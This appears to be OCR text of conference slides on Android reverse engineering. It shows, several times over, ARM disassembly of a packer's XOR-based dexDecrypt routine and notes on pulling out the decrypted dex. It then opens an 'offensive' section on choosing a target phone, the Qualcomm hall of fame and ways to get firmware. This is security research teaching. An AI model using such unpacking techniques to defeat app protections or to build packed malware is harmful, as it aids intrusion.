
```
loc_1930
LDRB    R1, [R5,R3]
EORS    R1, R2
STRB    R1, [R5,R3]
ADDS    R3, #1
```

```
LDR     R3, =(cpakageName_ptr - 0x1942)
ADD     R3, PC ; cpakageName_ptr
LDR     R3, [R3] ; cpakageName
LDR     R7, [R3]
MOVS    R0, R7              ; s
BLX     strlen
ADDS    R0, #0x20           ; size
BLX     malloc
LDR     R1, =(aDataData - 0x195C)
MOVS    R3, #0
MOVS    R4, R0
STRB    R3, [R0]
ADD     R1, PC              ; "/data/data/"
BLX     strcat
MOVS    R1, R7              ; src
MOVS    R0, R4              ; dest
BLX     strcat
LDR     R1, =(aApp_dex - 0x196E)
MOVS    R0, R4              ; dest
ADD     R1, PC              ; "/app_dex"
BLX     strcat
MOVS    R0, R4              ; name
BLX     opendir
CMP     R0, #0
BNE     loc_1994
```

LET'S GET UNPACKING

The money shot!

Decrypt loop



```
EXPORT dexDecrypt
dexDecrypt
PUSH    {R3-R7,LR}
MOVS    R5, R0
MOVS    R6, R1
MOVS    R3, #0
MOVS    R2, #0x58
B       loc_1938
```


```
loc_1938
CMP     R3, R6
BLT     loc_1930
```

```
loc_1930
LDRB    R1, [R5,R3]
EORS    R1, R2
STRB    R1, [R5,R3]
ADDS    R3, #1
```

```
LDR     R3, =(cpakageName_ptr - 0x1942)
ADD     R3, PC ; cpakageName_ptr
LDR     R3, [R3] ; cpakageName
LDR     R7, [R3]
MOVS    R0, R7          ; s
BLX     strlen
ADDS    R0, #0x20       ; size
BLX     malloc
LDR     R1, =(aDataData - 0x195C)
MOVS    R3, #0
MOVS    R4, R0
STRB    R3, [R0]
ADD     R1, PC          ; "/data/data/"
BLX     strcat
MOVS    R1, R7          ; src
MOVS    R0, R4          ; dest
BLX     strcat
LDR     R1, =(aApp_dex - 0x196E)
MOVS    R0, R4          ; dest
ADD     R1, PC          ; "/app_dex"
BLX     strcat
MOVS    R0, R4          ; name
BLX     opendir
CMP     R0, #0
BNE     loc_1994
```

LET'S GET UNPACKING

The money shot!



```
EXPORT dexDecrypt
dexDecrypt
PUSH      {R3-R7,LR}
MOVS      R5, R0
MOVS      R6, R1
MOVS      R3, #0
MOVS      R2, #0x58
B         loc_1938
```

```
loc_1938
CMP       R3, R6
BLT       loc_1930
```

```
loc_1930
LDRB      R1, [R5,R3]
EORS      R1, R2
STRB      R1, [R5,R3]
ADDS      R3, #1
```

```
LDR       R3, =(cpakageName_ptr - 0x1942)
ADD       R3, PC ; cpakageName_ptr
LDR       R3, [R3] ; cpakageName
LDR       R7, [R3]
MOVS      R0, R7              ; s
BLX       strlen
ADDS      R0, #0x20           ; size
BLX       malloc
LDR       R1, =(aDataData - 0x195C)
MOVS      R3, #0
MOVS      R4, R0
STRB      R3, [R0]
ADD       R1, PC              ; "/data/data/"
BLX       strcat
MOVS      R1, R7              ; src
MOVS      R0, R4              ; dest
BLX       strcat
LDR       R1, =(aApp_dex - 0x196E)
MOVS      R0, R4              ; dest
ADD       R1, PC              ; "/app_dex"
BLX       strcat
MOVS      R0, R4              ; name
BLX       opendir
CMP       R0, #0
BNE       loc_1994
```

THANKS PANGXIE!

Ah, first packer down…

- Sample on USB drive (along with others, some more complex)
- Simplistic, no real tricks
- Easy to manipulate and reuse (seen malware doing this)
- Multiple weak points
    - Get file when dropped to disk
    - Grab file from memory
    - Grab file by waiting for DexClassLoader to get hit

OFFENSIVE ANDROID REVERSE ENGINEERING

Arc 3 - Jcase / diff

REDNAGA

~~OFFENSIVE …~~ HACKING ANDROID

Bugs, Backdoors, stupidity o my! (It is hard to find appropriate images sometimes)

- Identify target
- Determine Goal
- Obtain firmware
- Determine possibly entry points
- ??
- Feed Kitten
- Exploit

IDENTIFY TARGET


Alcatel One Touch Pop Icon A564C

- Uncommon OEM, haven't hacked before
- Cheap-ish - $120usd
- Modern-ish OS - 4.4.2
- Locally obtainable at small town Wal-Mart
- Qualcomm Chipset
- I wanted on the QPSI Hall of Fame

GOAL

Get on QPSI Hall of Fame

- I wasn't on it
- I'm a fame whore
- I was on most other Android ones
- I had told QPSI I was coming to the HOF
- beaups mocked me for not being on it



Qualcomm Product Security Hall of Fame

We would like to thank the following researchers for working with us on improving the security of our product portfolio and reporting vulnerabilities to the Qualcomm Product Security Team. If you would like to report a security vulnerability, please reach out to us via the information provided on the main page.

Credits

- Ralf-Philipp Weinmann
- GSMK
- Benoit Michau
- Christophe Devine
- beaups
- Josh Thomas
- Mathew Solnik
- Marc Blanchou
- Dan Rosenberg
- Frédéric Basse
- Gal Beniamini
- Yu-Cheng Lin 林禹成

FIRMWARE

Getting the goods

- Factory Image - not found
- OTA zip - incomplete
- JTAG - too much effort
- Chip off (Remove emmc) - destructive
- Pull with adb - meh better than nothing


FIRMWARE

Getting the goods

- bootstack - not with adb pull
- kernels/ramdisks - not with adb pull
- modems - not with adb pull
- system - most of it with adb pull
- Better than nothing

FIRMWARE

Getting the goods



